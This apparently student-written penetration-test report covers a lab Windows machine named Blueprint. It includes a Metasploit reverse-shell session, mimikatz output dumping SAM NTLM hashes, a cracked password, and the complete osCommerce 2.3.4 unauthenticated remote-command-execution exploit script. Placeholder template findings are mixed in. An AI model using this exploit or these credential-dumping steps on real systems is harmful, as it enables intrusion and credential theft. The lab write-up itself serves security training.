


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.9.4.167:6666
[*] Sending stage (176198 bytes) to 10.10.118.85
[*] Meterpreter session 1 opened (10.9.4.167:6666 -> 10.10.118.85:49399) at 2024-09-27 21:23:36 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi help
[-] Unknown command: kiwi. Run the help command for more details.
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
```

After second session is opend with reverse_tcp payload I can load kiwi and get what I nedd



```
===================
Username    Domain     Password
--------    ------     --------
(null)      (null)     (null)
BLUEPRINT$  WORKGROUP  (null)

kerberos credentials
====================
Username    Domain     Password
--------    ------     --------
(null)      (null)     (null)
blueprint$  WORKGROUP  (null)

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210

SAMKey : 3700ddba8f7165462130a4441ef47500

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : Lab
  Hash NTLM: 30e87bf999828446a1c1209ddde4c450

meterpreter > 
```



Ntlm Encrypt & Decrypt

30e87bf999828446a1c1209ddde4c450

30e87bf999828446a1c1209ddde4c450 : googleplus and I get the credential and get access to machine

CLASSIFICATION DEFINITIONS

Risk Classifications

level	Description
Hight	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.

Exploitation Likelihood Classifications

Likelyhood	Description
Unlikely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.

Remediation Difficulty Classifications

Difficulty	Description
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk
1	Example Vulnerability Finding	**9**	**High**
2	Firewall Rule Set Not Best Practice	**8**	**High**
3	Outdated Software	**6**	**Medium**
4	Multiple XYZ Vulnerabilities	**5**	**Medium**
5	Fake Finding	**2**	**Low**

TEMPLATE NOTE: (Sorting by descending risk score)

.

Analysis

Longer discussion of the finding. Includes screenshots.

The code which I used is

```
# Exploit Title: osCommerce 2.3.4 Remote Command Execution
# Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
# Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system command output from configure.php
# Notes: The RCE doesn't need to be authenticated
# Google Dork: [Null]
# Date: 26th June 2021
# Exploit Author: Bryan Leong <NobodyAtall>
# Vendor Homepage: https://www.oscommerce.com/
# Software Link: [Null]
# Version: osCommerce 2.3.4
# Tested on: Windows
# CVE : [Null]

import requests
import sys
if(len(sys.argv) != 2):
	print("please specify the osCommerce url")
	print("format: python3 osCommerce2_3_4RCE.py <url>")
	print("eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog")
	sys.exit(0)
baseUrl = sys.argv[1]
testVulnUrl = baseUrl + '/install/install.php'
def rce(command):
	#targeting the finish step which is step 4
	targetUrl = baseUrl + '/install/install.php?step=4'
```

```
    payload = "');"
    payload += "passthru('" + command + "');"    # injecting system command here
    payload += "/*"
    #injecting parameter
    data = {
        'DIR_FS_DOCUMENT_ROOT': './',
    'DB_DATABASE' : payload
    }
    response = requests.post(targetUrl, data=data)
    if(response.status_code == 200):
        #print('[*] Successfully injected payload to config file')
        readCMDUrl = baseUrl + '/install/includes/configure.php'
        cmd = requests.get(readCMDUrl)
        commandRsl = cmd.text.split('\n')
        if(cmd.status_code == 200):
            #print('[*] System Command Execution Completed')
            #removing the error message above
            for i in range(2, len(commandRsl)):
                print(commandRsl[i])
        else:
            return '[!] Configure.php not found'
    else:
        return '[!] Fail to inject payload'
#testing vulnerability accessing the directory
test = requests.get(testVulnUrl)

#checking the install directory still exist or able to access or not
if(test.status_code == 200):
    print('[*] Install directory still available, the host likely vulnerable to the exploit.')

    #testing system command injection
    print('[*] Testing injecting system command to test vulnerability')
    cmd = 'whoami'
    print('User: ', end='')
    err = rce(cmd)
    if(err != None):
        print(err)
        sys.exit(0)
    while(True):
        cmd = input('RCE_SHELL$ ')
        err = rce(cmd)
        if(err != None):
            print(err)
            sys.exit(0)
else:
    print('[!] Install directory not found, the host is not vulnerable')
    sys.exit(0)
```

Figure 2.3.1*: A php webshell uploaded to XYZ Application*

Recommendations

- Remove XYZ to make things more secure

References (opt)

- https://github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution/blob/main/osCommerce2_3_4RCE.py

https://superuser.com/questions/364290/how-to-dump-the-windows-sam-file-while-the-system-is-running

https://github.com/ParrotSec/mimikatz

A - TOOLS USED

TOOL	DESCRIPTION
Net cat	Used to listen from the target .
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
Search sploit	Used to get php and melicious codes .
Kiwi , mimikatz	Used get all information from windows .

Table A.1: *Tools used during assessment*

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	<blue print >
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement ● <PERSON NAME 1> ● <PERSON NAME 2>

Contact Information

Name	Thomas marcos shalapy
Address	From EL MINIA
Phone	01205475854
Email	Thomasnabil2002@gmail.com